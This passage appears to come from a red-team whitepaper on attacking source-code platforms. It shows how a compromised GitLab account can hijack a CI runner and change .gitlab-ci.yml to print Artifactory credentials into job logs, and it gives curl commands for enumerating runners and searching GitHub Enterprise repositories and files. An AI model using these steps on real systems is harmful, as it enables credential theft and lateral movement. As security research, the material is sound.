Another scenario where an attacker could laterally move from an SCM platform is to target the distribution platform. In this example, we will look at a scenario of performing lateral movement from the GitLab Enterprise SCM system to the Artifactory packaging system.

An attacker will need to identify any repositories that contain GitLab Runners[15] they can access using a compromised account. A GitLab Runner is an application that runs jobs in a GitLab CI/CD pipeline. From an attacker perspective, these runners can be thought of as agents that can run on servers to execute system commands. Being able to control the CI/CD agent would allow potential compromise of the server that the agent runs on or any assets it interacts with. In the web interface, you can view whether a GitLab Runner is in use via the “CI/CD Settings” in a repository as shown below.

[15] https://docs.gitlab.com/runner/


Collapse

Runners

Runners are processes that pick up and execute CI/CD jobs for GitLab. How do I configure runners?

Register as many runners as you want. You can register runners as separate users, on separate servers, and on your local machine.
Runners are either:

- active - Available to run jobs.
- paused - Not available to run jobs.

Specific runners

These runners are specific to this project.

Set up a specific Runner for a project

1. Install GitLab Runner and ensure it's running.
2. Register the runner with this URL:
   `http://127.0.0.1/`

   And this registration token:
   `LurAzugFVBECzytrzsLz`

Reset registration token

Show Runner installation instructions

Available specific runners

● #1 (ktTypYr7) Disable for this project
gitlab-server

Shared runners

These runners are shared across this GitLab instance.

The same shared runner executes code from multiple projects, unless you configure autoscaling with MaxBuilds set to 1 (which it is on GitLab.com).

Enable shared runners for this project

This GitLab instance does not provide any shared runners yet. Instance administrators can register shared runners in the admin area.

Group runners

These runners are shared across projects in this group.

Group runners can be managed with the Runner API.


This project does not belong to a group and cannot make use of group runners.

Listing repository with GitLab Runner configured

This can also be identified via the GitLab Runners API[16]. An example command is shown below to get a listing of all runners that are available to the user being authenticated as.

```
curl --header "PRIVATE-TOKEN: apiToken"
https://gitlabHost/api/v4/runners
```

[16] https://docs.gitlab.com/ee/api/runners.html




```
[
    {
        "active": true,
        "deprecated_rest_status": "online",
        "description": "gitlab-server",
        "id": 1,
        "ip_address": "192.168.1.45",
        "is_shared": false,
        "name": "gitlab-runner",
        "online": true,
        "runner_type": "project_type"
    },
    {
        "active": true,
        "deprecated_rest_status": "online",
        "description": "gitlab-server",
        "id": 4,
        "ip_address": "192.168.1.45",
        "is_shared": false,
        "name": "gitlab-runner",
        "online": true,
        "runner_type": "project_type"
    }
]
```

Getting list of runners our user can access

Once an attacker has a listing of the runners available, they need to determine which repository the runners are being used on. This can be performed using the below example request by passing the runner ID at the end of the request.

```
curl --header "PRIVATE-TOKEN: apiToken"
https://gitlabHost/api/v4/runners/RunnerIDNumber | python -m json.tool
| grep -i http_url_to_repo
```




```
            "http_url_to_repo": "http://gitlab-server/adumbledore/secret-spells.git",
            "http_url_to_repo": "http://gitlab-server/adumbledore/testingstuff.git",
```

Getting repos associated with GitLab runners

Now that an attacker has identified they have access to a runner within a repository, they can modify the CI configuration file[17]. This by default is named ".gitlab-ci.yml". In the below example, the CI configuration file is modified to print the Artifactory username and password to the console that was being used as a part of this CI/CD pipeline.


[17] https://docs.gitlab.com/ee/ci/yaml/


Albus Dumbledore > Secret-Spells > Pipeline Editor
main
Pipeline #16 passed for 108972b6: Update .gitlab-ci.yml file
This GitLab CI configuration is valid. Learn more
Edit
Visualize
Lint
View merged YAML
Browse templates

```
before_script:
# do stuff

build:
  script:
    # do stuff
    - curl -u $ARTIFACTORY_USER:$ARTIFACTORY_PASS -X PUT "http://artifa
configuration.yml" -T configuration.yml
    - echo $ARTIFACTORY_USER
    - echo $ARTIFACTORY_PASS
  only:
    - main

```

Modifying CI configuration file


After a CI configuration file is modified, it immediately triggers the pipeline to run with the new instructions that are given. When viewing the job that ran via the pipeline, you can see the Artifactory credentials have been displayed on the console.



```
Running with gitlab-runner 14.7.0 (98daeee0)
  on gitlab-server ktTypYr7
Preparing the "shell" executor
Using Shell executor...
Preparing environment
Running on gitlab-server...
Getting source from Git repository
Fetching changes with git depth set to 50...
Reinitialized existing Git repository in /home/gitlab-runner/builds/ktTypYr7/0/
Checking out dbcc2b3b as main...
Skipping Git submodules setup
Executing "step_script" stage of the job script
$ curl -u $ARTIFACTORY_USER:$ARTIFACTORY_PASS -X PUT "http://artifactory.hogwar
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   874    0   655  100   219   3945   1319 --:--:-- --:--:-- --:--:--  5361
{
  "repo" : "test-repo",
  "path" : "/configuration.yml",
  "created" : "2022-01-25T08:44:05.871-05:00",
  "createdBy" : "admin",
  "downloadUri" : "http://192.168.1.44/artifactory/test-repo/configuration.yml"
  "mimeType" : "text/plain",
  "size" : "219",
  "checksums" : {
    "sha1" : "ff6de40e3f4a036be994482e54e80d672d6a5d58",
    "md5" : "e190b43394561e94088672614e249b9a",
    "sha256" : "5fc55a4a05986714d57fad92643c7e5c03e293b394469e28461ad88756447e
  },
  "originalChecksums" : {
    "sha256" : "5fc55a4a05986714d57fad92643c7e5c03e293b394469e28461ad88756447e
  },
  "uri" : "http://192.168.1.44/artifactory/test-repo/configuration.yml"
}$ echo $ARTIFACTORY_USER
admin
$ echo $ARTIFACTORY_PASS
Passw0rd!
Job succeeded
```

Showing job output

Next, those credentials are used to access the Artifactory system.



Proving access to Artifactory

This successfully shows one method where an attacker could pivot from an SCM system to a distribution platform such as Artifactory.

GitHub Enterprise

GitHub Enterprise is a popular SCM system used by organizations. In this section, there will be an overview of common terminology, the access model and API capabilities of GitHub Enterprise. Additionally, attack scenarios against GitHub Enterprise will be shown, along with how these attacks can be detected in system logs.

BACKGROUND

Terminology

In GitHub Enterprise, a key use of terminology is the use of "enterprise" and "organization". The term "enterprise" refers to the entire GitHub Enterprise instance. One to many organizations can be contained within an enterprise, and the enterprise manages all organizations. A fully detailed list of common terminology used in GitHub Enterprise can be found at this resource[18].

Access Model

Access Levels

Users that have access to GitHub Enterprise are all members of the enterprise by default. The two primary enterprise roles are "Enterprise owner" and Enterprise member". Enterprise owners can manage organizations in the enterprise, administrators, enterprise settings and enforce policy across organizations. Enterprise members are members of organizations that are owned by the enterprise and can collaborate in their assigned organization. Enterprise members cannot access or configure enterprise settings. Details on these enterprise roles can be found at this resource[19].

Within an organization, there are different roles as well. There are five main organization roles listed below. A detailed listing of organizations actions for these roles, along with a description of these roles can be found at this resource[20].

- Organization Owners
- Organizations Members
- Security Managers

[18] https://docs.github.com/en/enterprise-server@3.3/get-started/quickstart/github-glossary
[19] https://docs.github.com/en/enterprise-server@3.3/admin/user-management/managing-users-in-your-enterprise/roles-in-an-enterprise
[20] https://docs.github.com/en/enterprise-server@3.3/organizations/managing-peoples-access-to-your-organization-with-roles/roles-in-an-organization

- GitHub App Managers
- Outside Collaborators

There are also different roles that can be assigned for repositories within an organization. Five key repository roles are listed below. A detailed listing of repository actions for these roles, along with a description of these roles can be found at this resource[21].

- Read
- Triage
- Write
- Maintain
- Admin

Access Token Scopes

When assigning an API access token, there are multiple options for permissions to assign to that access token. In GitHub Enterprise, these are called "scopes". These scopes determine whether the access token has access to repositories, SSH keys, users, and many other facets. A full and detailed listing of all available access token scopes in GitHub Enterprise is listed at this resource[22].

API Capabilities

The GitHub Enterprise REST API enables a user to perform several actions such as interacting with repositories, access tokens, SSH keys and more. Administrative actions can also be performed via the REST API. Full documentation on the REST API is available at this resource[23].

[21] https://docs.github.com/en/enterprise-server@3.3/organizations/managing-access-to-your-organizations-repositories/repository-roles-for-an-organization
[22] https://docs.github.com/en/developers/apps/building-oauth-apps/scopes-for-oauth-apps#available-scopes
[23] https://docs.github.com/en/enterprise-server@3.0/rest/guides/getting-started-with-the-rest-api

ATTACK SCENARIOS

The below scenarios are notable for an attacker to attempt against GitHub Enterprise and have been useful as a part of X-Force Red's Adversary Simulation engagements. This is not an exhaustive list of every single attack path available to execute on GitHub Enterprise. The below table summarizes the attack scenarios that will be described.

Attack Scenario	Sub-Scenario	Admin Required?
Reconnaissance	-Repository -File -Code	No
Repository Takeover	N/A	Yes
User Impersonation	-Impersonate User Login -Impersonation Token	Yes
Promoting User to Site Admin	N/A	Yes
Maintain Persistent Access	-Personal Access Token -Impersonation Token -SSH Key	No Yes No
Management Console Access	N/A	Yes


Table of GitHub Enterprise Attack Scenarios

Reconnaissance

The first step an attacker will take once access has been gained to a GitHub Enterprise instance is to start performing reconnaissance. Reconnaissance that could be of value to an attacker includes searching for repositories, files, and code of interest.

Repository Reconnaissance

An attacker may be looking for repositories that deal with a particular application or system. In this case, we are searching for "locat" to look for repositories with that search term in the name.



Repositories	2
Code	0
Commits	0
Issues	0
Packages	0
Topics	0
Wikis	0
Users	0

2 repository results


hpotter/wandLocator
Program to locate the top wands
Updated 14 days ago

hpotter/broomLocator
Locates brooms
Updated 14 days ago

Searching for repositories via web interface

Another option available to an attacker to search for a repository is via the Search REST API[24] as shown with the below example curl command.

```
curl -i -s -k -X $'GET' -H $'Content-Type: application/json' -H
$'Authorization: Token apiKey'
$'https://gheHost/api/v3/search/repositories?q=searchTerm'
```




```
{
  "total_count": 2,
  "incomplete_results": false,
  "items": [
    {
      "id": 2,
      "node_id": "MDEwOlJlcG9zaXRvcnky",
      "name": "wandLocator",
      "full_name": "hpotter/wandLocator",
      "private": false,
      "owner": {
        "login": "hpotter",
        "id": 6,
        "node_id": "MDQ6VXNlcjY=",
        "avatar_url": "https://github-enterprise.hogwarts.local/avatars/u/6?",
```

Search result for search repositories API

File Reconnaissance

[24] https://docs.github.com/en/enterprise-server@3.3/rest/reference/search#search-repositories


There may also be certain files of interest to an attacker based on file name. For example, maybe a file with “decrypt” in the file name. In this example, we are searching for Jenkins CI configuration files with the search term “jenkinsfile in:file”.



Searching for file via web interface

Another option available to an attacker to search for a file is via the Search REST API[25] as shown with the below example curl command.

```
curl -i -s -k -X $'GET' -H $'Content-Type: application/json' -H
$'Authorization: Token apiToken'
$'https://gheHost/api/v3/search/commits?q=searchTerm'
```



